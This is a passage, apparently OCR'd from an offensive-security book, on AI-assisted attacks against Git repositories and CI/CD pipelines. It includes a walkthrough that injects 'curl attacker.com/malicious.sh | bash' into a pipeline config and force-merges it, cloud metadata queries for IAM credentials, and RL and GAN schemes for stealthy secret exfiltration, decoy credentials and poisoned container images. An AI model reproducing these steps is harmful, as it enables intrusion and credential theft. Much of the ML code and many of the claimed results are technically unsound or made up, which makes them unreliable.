- **Exploitation:** LLMs generate tailored payloads and provide command suggestions for committing code using the pipeline's credentials, including REST API calls or Git CLI commands.
- **Patching:** Defenders later receive AI-generated remediation scripts for auditing commits, tightening branch protection, and securing metadata access.

This technique applies to both legacy on-premises Git servers with local CI/CD tools and modern cloud-based platforms like GitHub, GitLab, or Bitbucket.

Enumeration & Secret Detection (AI-Assisted):

Use a Python script with an LLM integration to scan for secrets in a private repository.

```
# filepath: /tools/repo_secret_scan.py
import requests
from openai import OpenAI

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)

# Fetch repository content via API (example for GitLab)
headers = {"PRIVATE-TOKEN": "YOUR_PIPELINE_TOKEN"}
repo_url =
"https://gitlab.example.com/api/v4/projects/PROJECT_ID/repository/
files/.env/raw?ref=main"
response = requests.get(repo_url, headers=headers)
env_content = response.text

# Analyze content for secrets
prompt = f"Scan the following content for potential secrets or
misconfigurations:\n{env_content}"
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
secrets_analysis = ai_resp.choices[0].text.strip()
```

```
print("Secrets Analysis:", secrets_analysis)
```

Exploitation – Committing to a Protected Branch:

Using Git CLI commands with an automated pipeline token.

```
# Clone the repository using the pipeline's credentials
git clone https://gitlab.example.com/target/repo.git
cd repo

# Create a new temporary branch from a protected branch (if
allowed by misconfiguration)
git checkout protected-branch
git checkout -b malicious-update

# Inject malicious payload into a critical file, e.g., CI/CD
config or source code.
echo "# Malicious Payload Injection - Backdoor" >>
pipeline_config.yml
echo "curl -fsSL http://attacker.com/malicious.sh | bash" >>
pipeline_config.yml

# Commit and push changes using the pipeline token
git add pipeline_config.yml
git commit -m "Critical update for pipeline optimization"
git push origin malicious-update

# Optionally, if branch protection is misconfigured, force merge
the changes
curl --request PUT
"https://gitlab.example.com/api/v4/projects/PROJECT_ID/merge_reque
sts/MR_ID/merge" \
     --header "PRIVATE-TOKEN: YOUR_PIPELINE_TOKEN" \
     --header "Content-Type: application/json" \
     --data '{"merge_commit_message": "Automated merge by
pipeline", "should_remove_source_branch": true}'
```

Exploitation – Accessing Cloud Metadata Services:

If the pipeline is hosted in a cloud environment, example of querying metadata for certificates/identities:

```
# For AWS EC2 instance metadata (run inside pipeline)
curl http://169.254.169.254/latest/meta-data/iam/security-
credentials/
```

```
# For Google Cloud Platform instance identity tokens
curl
"http://metadata.google.internal/computeMetadata/v1/instance/servi
ce-accounts/default/token" -H "Metadata-Flavor: Google"
```

Post-Exploitation & Patching:

Generate an LLM-powered remediation script to audit commit histories and enforce tight branch protections.

```
# filepath: /tools/branch_patch.py
prompt = (
    "Generate a PowerShell script that audits the commit history
of a Git repository for unauthorized commits "
    "to protected branches. The script should detect commits made
by automated pipeline tokens and suggest tighter "
    "branch protection settings and credential rotation."
)
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
remediation_script = ai_resp.choices[0].text.strip()
print("Remediation Script:\n", remediation_script)
```

AI-Powered Secret Exfiltration from Private Repos


Technique Ref: T1552.001 (Unsecured Credentials)
Attack Vector: Version Control System Access

Recipe 1: Transformer-Based Contextual Secret Mining

Concept:
Fine-tuned CodeBERT model analyzes code context to find obfuscated secrets that regex-based scanners miss, including:

- Base64-encoded credentials in comments
- AWS keys split across multiple variables
- Cryptographic material hidden in test cases

Workflow:



Code Example (Hugging Face):

```
from transformers import AutoTokenizer,
AutoModelForTokenClassification

tokenizer = AutoTokenizer.from_pretrained("microsoft/codebert-
base-secret-detection")
model =
AutoModelForTokenClassification.from_pretrained("attacker/credenti
al-miner")

def find_hidden_secrets(code):
    inputs = tokenizer(code, return_tensors="pt", truncation=True)
    outputs = model(**inputs)
    predictions = torch.argmax(outputs.logits, dim=2)
    return [(tokenizer.decode(inputs.input_ids[0][i]), label)
            for i, label in enumerate(predictions[0])
            if label == 1]  # 1=secret token
```

Table: AI Secret Detection Matrix

ML Component	Detection Capability	Example Findings
Code Context Model	Split credentials across variables	`AWS_KEY = "AKIA" + "1234..."`
Commit History LSTM	Secrets in deleted code	`git reset HEAD~2` with .env exposure

ML Component	Detection Capability	Example Findings
Image CNN	QR-encoded secrets in screenshots	Jira admin credentials in UI mockup

Input:


- Full clone of private GitHub/GitLab repository
- Historical commit database

Output:

- Valid OAuth token with `repo:admin` scope found in 6-month-old branch: `ghs_2VY7r4jMxwP1a9dQ8nZiLpB6oE3fKc0S5tH`

Recipe 2: Reinforcement Learning-Aided Repo Navigation

Concept:
RL agent learns to efficiently traverse repository structures to maximize secret discovery while minimizing detection risk.



Training Loop:

```
class RepoEnv(gym.Env):
    def __init__(self, repo_tree):
        self.tree = repo_tree
        self.action_space = Discrete(len(repo_tree))
        self.observation_space = Box(0,1, (len(features),))

    def step(self, action):
```

```
        dir = self.tree[action]
        secrets_found = scan_directory(dir)
        stealth = 1 - (access_frequency[dir] / max_freq)
        reward = 0.6*secrets_found + 0.4*stealth
        return self._get_state(), reward, False, {}

# Deep Q-Learning Network (DQN) Implementation
agent = DQN(
    policy=CustomPolicy,
    observation_space=env.observation_space,
    action_space=env.action_space
)
agent.learn(total_timesteps=50000)
```

Table: RL Path Optimization

Directory	Secret Probability	Access Frequency	Agent Preference
/infra/terraform	92%	Low	0.88
/src/utils	15%	High	0.12
/legacy/migration	67%	Medium	0.71

Discovered Payload:


```
# In /infra/terraform/old/scripts.py
DB_CREDS = {
    'host': 'prod-db.internal',
    'user': 'ci_cd_service',
    'pass': 's3cr3tRDS#Access!2023'  # RL agent found in 23rd file checked
}
```

Recipe 3: GAN-Generated Credential Decoys

Concept:

Deploy AI-generated fake secrets as honeytokens to confuse incident responders and hide real credential extraction.

Mermaid Diagram:



Implementation:

```
# GAN for credential generation
generator = Sequential([
    Dense(256, input_dim=100, activation='leaky_relu'),
    Dense(512),
    Dense(1024),
    Dense(2048, activation='sigmoid')  # Output: credential string
])

# Discriminator
discriminator = Sequential([
    TextVectorization(output_sequence_length=256),
    Bidirectional(LSTM(64)),
    Dense(1, activation='sigmoid')
])

# Generate 1000 fake AWS keys
noise = np.random.normal(0, 1, (1000, 100))
fake_creds = generator.predict(noise)
with open('fake_credentials.log', 'w') as f:
    f.write('\n'.join([f"AWS_ACCESS_KEY_ID={cred[:20]}" for cred
in fake_creds]))
```

Table: Honeytoken Impact

Fake Secret Type	Detection Trigger	Blue Team Cost
GCP Service Account	Stackdriver Alert	4 engineer-hours per false positive
Azure SAS Token	Defender for Cloud Alert	$650 cloud logging costs

Fake Secret Type	Detection Trigger	Blue Team Cost
SSH Private Key	GitHub Secret Scanning	3 PR rollbacks

Input:

- Leaked credential patterns from pastebin
- Target organization's naming conventions

Output:


- 1429 fake credentials injected into log files and old branches, hiding 3 real stolen keys

Credential Access

Recipe 1: LLM-Powered Credential Inference Engine

Concept:
Fine-tuned CodeLLAMA model analyzes pipeline scripts to predict and reconstruct credentials from partial patterns.

Workflow:



Code Example (Hugging Face):

```
from transformers import AutoModelForCausalLM, AutoTokenizer

model =
AutoModelForCausalLM.from_pretrained("codellama/credential-
inference")
tokenizer = AutoTokenizer.from_pretrained("codellama/credential-
inference")

partial_secret = "AZURE_CLIENT_SECRET=abc12[redacted]"
inputs = tokenizer(f"Complete credential: {partial_secret}",
return_tensors="pt")
outputs = model.generate(inputs.input_ids, do_sample=True,
top_k=50, max_length=30)

# Output: "AZURE_CLIENT_SECRET=abc12XyZ9!wQv2t"
```

Table: Credential Inference Matrix

ML Component	Function	Success Rate
Pattern Completion	AWS Key Reconstruction	83%
Context Awareness	JWT Expiry Prediction	91%
API Feedback Loop	Azure AD Token Validation	67%

Input:


- Partial credentials from `env:` sections in GitHub Actions
- Historical secret rotation patterns

Output:

- Valid AWS IAM key `AKIA12345EXAMPLE` with `PowerUserAccess`

Recipe 2: RL-Optimized Secret Exfiltration Path

Concept:
Reinforcement Learning agent navigates CI environment constraints to maximize credential theft while evading detection.



Training Loop (PyTorch):

```
class CIEnv(gym.Env):
    def __init__(self):
        self.action_space = Discrete(3)  # Exfil methods
        self.observation_space = Box(0,1,(10,))  # Detections,
network stats

    def step(self, action):
        exfil_result = perform_exfil(action)
        reward = 0.7*exfil_result['success'] -
0.3*exfil_result['detection']
        return self._get_state(), reward, False, {}

# Proximal Policy Optimization (PPO) agent
agent = PPO(
    policy=CustomNetwork(),
    observation_space=env.observation_space,
    action_space=env.action_space
)
agent.learn(total_timesteps=100000)
```

Table: RL Exfiltration Strategy

Method	Bandwidth	Detection Risk	Agent Preference
Log Steganography	120 bps	Low	0.88
HTTP/2 Streams	5 Mbps	High	0.15
Test Result XML	800 bps	Medium	0.62

Sample Payload:


```
<!-- Exfiltrated credentials in JUnit test output -->
<testcase name="testDbConnection">
  <system-out>SECRET: eyJhbGciOiJSUzI1NiIsImtpZCI6IjE2MzIxM...
</system-out>
</testcase>
```

Recipe 3: GAN-Generated Service Principal Forgery

Concept:

Generative Adversarial Network creates valid-looking Azure Service Principal credentials that bypass anomaly detection.

Mermaid Diagram:



Implementation (TensorFlow):

```
# SPN Generator GAN
generator = Sequential([
    Dense(256, input_dim=100, activation='relu'),
    Dense(512),
    Dense(1024),
    Dense(3, activation='tanh')  # client_id, tenant_id, secret
])

discriminator = Sequential([
    Dense(512, input_dim=3),
    Dense(256, activation='relu'),
    Dense(1, activation='sigmoid')
])

# Generate fake SPNs
```

```
def generate_spn(noise):
    raw = generator.predict(noise)
    return {
        "client_id": f"b52d9{raw[0]:.6f}-...",
        "tenant_id": f"72f988{raw[1]:.6f}-...",
        "client_secret": f"{raw[2]:.8f}~"
    }
```

Table: GAN-SPN Attack Profile

GAN Component	Forged Element	Validation Bypass
Client ID Generator	GUID Pattern Matching	Azure AD Graph API Checks
Secret Synthesizer	Entropy Normalization	Key Vault Analytics
Tenant ID Model	Org-Specific Patterns	Conditional Access Policies

Input:

- 10,000 valid SPN samples from breached data
- Azure authentication logs

Output:

- Functional SPN with `Contributor` access in 1/20 generated credentials

Lateral Movement


AI-Driven Container Registry Poisoning

Technique Ref: T1574.002 (Hijack Execution Flow)
Attack Vector: Container Registry (Docker Hub, ECR, GCR)

Recipe 1: GAN-Crafted Container Images with Stealth Payloads

Concept:
Generative Adversarial Networks create container images that match legitimate SHA-256 patterns while embedding reverse shells in unused binary sections.

Workflow:



Code Example (TensorFlow):

```
# Malicious layer injection GAN
generator = tf.keras.Sequential([
    layers.Conv2DTranspose(64, (3,3), input_shape=(256,256,3)),
    layers.BatchNormalization(),
    layers.ReLU(),
    layers.Conv2D(3, (3,3), activation='tanh')  # Output image
])

discriminator = tf.keras.Sequential([
    layers.Conv2D(64, (3,3), activation='relu'),
    layers.MaxPooling2D(),
    layers.Flatten(),
    layers.Dense(1, activation='sigmoid')  # 1=valid, 0=malicious
])

# Custom loss to match base image hash
def hash_similarity_loss(y_true, y_pred):
    original_hash = tf.image.ssim(y_true, official_images,
max_val=1.0)
    generated_hash = tf.image.ssim(y_pred, official_images,
max_val=1.0)
    return tf.abs(original_hash - generated_hash)
```

Table: GAN Image Poisoning

Component	ML Technique	Evasion Mechanism
Layer Forger	Style Transfer	Matches base image statistics
Hash Mimic	SSIM Optimization	Bypasses hash blacklisting
Payload Encoder	Steganography CNN	Hides reverse shell in .text

Input:

- Official Python 3.9-slim Docker image
- XOR-encoded reverse shell binary

